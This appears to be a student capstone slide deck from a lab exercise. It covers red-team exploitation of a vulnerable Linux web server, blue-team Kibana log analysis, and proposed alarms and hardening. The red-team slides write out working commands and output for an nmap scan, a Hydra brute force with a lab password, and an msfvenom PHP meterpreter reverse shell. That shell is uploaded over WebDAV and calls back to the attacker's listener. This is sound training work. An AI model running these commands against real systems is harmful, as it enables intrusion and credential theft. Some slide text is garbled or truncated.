



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range: /24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname: Red VS Blue

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Red VS Blue	192.168.1.1	Has the ability to connect to all virtual machines using Hyper-V Manager, and host the pre-configured Kibana links.
Kali	192.168.1.90	Attacking machine to target the Capstone machine.
Capstone	192.168.1.105	Vulnerable target machine.
ELK	192.168.1.100	ELK Stack server monitors the Capstone machine and send logs to Kibana.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Vulnerability Scanning Tools	A vulnerability scan detects and classifies system weaknesses in computers, networks and communications equipment and predicts the effectiveness of countermeasures.	Impact is low, but it does show attackers other vulnerabilities in the system to exploit.
Brute Force Attack	A Brute Force Attack is when the attacker submits many password attempts hoping to get one right eventually.	Impact is high because the attacker will have the privilege of the user they successfully breached.
Reverse TCP Shell	Reverse shell is a shell that is initiated from a victim's computer to connect with attacker's computer. Once the connection is made, it allows attacker to send commands to execute on the victim's computer.	Reverse Shells when successful are very critical as the attacker will have breached through the firewall undetected and have full control.

Exploitation: Vulnerability Scan

01

Tools & Processes

Tools used: (netdiscover), and (Nmap)

Commands used: "netdiscover", "nmap
-p- 192.168.1.105 -sV"

02

Achievements

Netdiscover found the target IP address.
(192.168.1.105)

Nmap Found two open ports under the
found IP, port 22 and port 80.

```
192.168.1.1      00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation

root@Kali:/home# nmap -p- 192.168.1.105 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-14 17:10 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00035s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
```


Exploitation: Brute Force Attack

01

Tools & Processes

Tools used: Hydra

Commands used: `hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/`

```
14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 12] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-17 0
7:13:41
root@Kali:~#
```

02

Achievements

From gaining access to IP address, I was able to find user names and /secret_folder from the URL bar. Using hydra and the found user (Ashton) who has access to secret folder, I executed a successful Brute Force Attack.

Results: Ashton's password=leopoldo

Findings: In the /secret_folder was user (Ryan) password

Exploitation: Reverse TCP Shell

01

Tools & Processes

Tools used: msfvenom, metasploit, cadaver, and meterpreter

Commands used:

```
"msfvenom -p  
php/meterpreter/reverse_tcp  
LHOST=192.168.1.90 LPORT=4444 -f raw  
-o shell.php"
```

```
"put shell.php"
```

```
"cadaver http://192.168.1.105/webdav"
```

```
"download flag.txt"
```

02

Achievements

Once the connection was made flag.txt was found and downloaded.

03

Screenshots

Following slides will show this process.

Screenshots of the Reverse Shell 1

Step 1: Setup the payload on metasploit

```
msf5 payload(php/meterpreter/reverse_tcp) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 payload(php/meterpreter/reverse_tcp) > set LPORT 4444
LPORT => 4444
msf5 payload(php/meterpreter/reverse_tcp) > options

Module options (payload/php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.90    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

msf5 payload(php/meterpreter/reverse_tcp) > █
```

Screenshots of the Reverse Shell 2

Step 2: Create the shell using msfvenom

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.169.1.90 LP
ORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~#
```

Step 3: Using cadaver to access ryans account from the command line to plant the shell in the /webdav directory

```
root@Kali:~# cadaver http://192.168.1.105/webdav
Authentication required for webdav on server `192.168.1.105':
Username: ryan
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
      *passwd.dav          43 May 7 2019
dav:/webdav/> put shell.php
Uploading shell.php to `/webdav/shell.php':
Progress: [=====>] 100.0% of 1113 bytes succeeded.
dav:/webdav/>
```

Screenshots of the Reverse Shell 3


Step 4: Run the Script from metasploit

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
█
```

Step 5: Obtain connection in meterpreter and download the flag

```
meterpreter > cd /
meterpreter > download flag.txt
[*] Downloading: flag.txt → flag.txt
[*] Downloaded 16.00 B of 16.00 B (100.0%): flag.txt → flag.txt
[*] download : flag.txt → flag.txt
meterpreter > █
```



Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- Port Scan happened at July 15, 2021 at 00:13:40:000
- 1,111 packets were sent from 192.168.1.90
- The packets were syn requests, this how we know this was a Port Scan.



Analysis: Finding the Request for the Hidden Directory

- Requests started at 2021-07-14 21:00. There were a total of 376,320 request made.
- Folder being requested was /secret_folder. This folder contained the user Ryans password hash.

url.full: Descending ▾


Count ▾

http://company_folders/secret_folder	376,320
http://192.168.1.105/company_folders/secret_folder/	15,748
http://127.0.0.1/server-status?auto=	5,100
http://snnmnkxdhflwgthqismb.com/post.php	280
http://192.168.1.105/webdav	210

Export: [Raw](#) 📄 [Formatted](#) 📄

Analysis: Uncovering the Brute Force Attack

- 15,747 hits were made during the attack.
- 15,746 hit were made before the password was uncovered.



Analysis: Finding the WebDAV Connection

- 601 requests were made to directory.
- /shell.php , /index.html, and /lib were the requested files under this directory.
- Kibana query: http.request.method : * and url.path: "webdav"





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Set an IDS Rule to match source IP's to flooding packets.

This rule would have a threshold of 75 packets per source IP.

System Hardening

Close any Ports that do not need to be open.

```
sudo ufw deny PORT
```

Mitigation: Finding the Request for the Hidden Directory

Alarm

Using Folder/File Monitoring tool. You can set it up to alert when an outside IP address requests a folder or file.

System Hardening

Don't have public files showing these directories exist

Example:

Ashton is 22 years young, with a masters degreee in aquatic jousting. "Mo
company_folders/secret_folder! I really shouldn't be here" We look forwar

Mitigation: Preventing Brute Force Attacks

Alarm

Add a alert for bad login attempts.

The threshold is 1000 bad logins per hour.

System Hardening

Set up multi factor authentication.

Multi factor authentication Tools:

- Duo Security
- Google Authenticator
- LastPass

Mitigation: Detecting the WebDAV Connection

Alarm

Would suggest using a similar set up to mitigating the hidden directories. Add Folder/monitoring tool to these directories.

System Hardening

Limit user accessibility.

Set up basic user permissions.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Cisco Stealth, Netflow and SIGMA are all good network monitoring tools with pre configured alerts for reverse shells. All of these vary in price.

System Hardening

Avoid using HTTP PUT method. The PUT method is setup to manage file operations. Attackers will use this PUT to upload malicious resources like web shells to a server. Instead, select encoded methods like POST.

Additional safe Practices:

- File type verification
 - Restrict specific file extensions
 - Malware prevention
 - Remove Embedded threats
 - Store files in a external directory
 - Simple error messages
-

“Thank You”

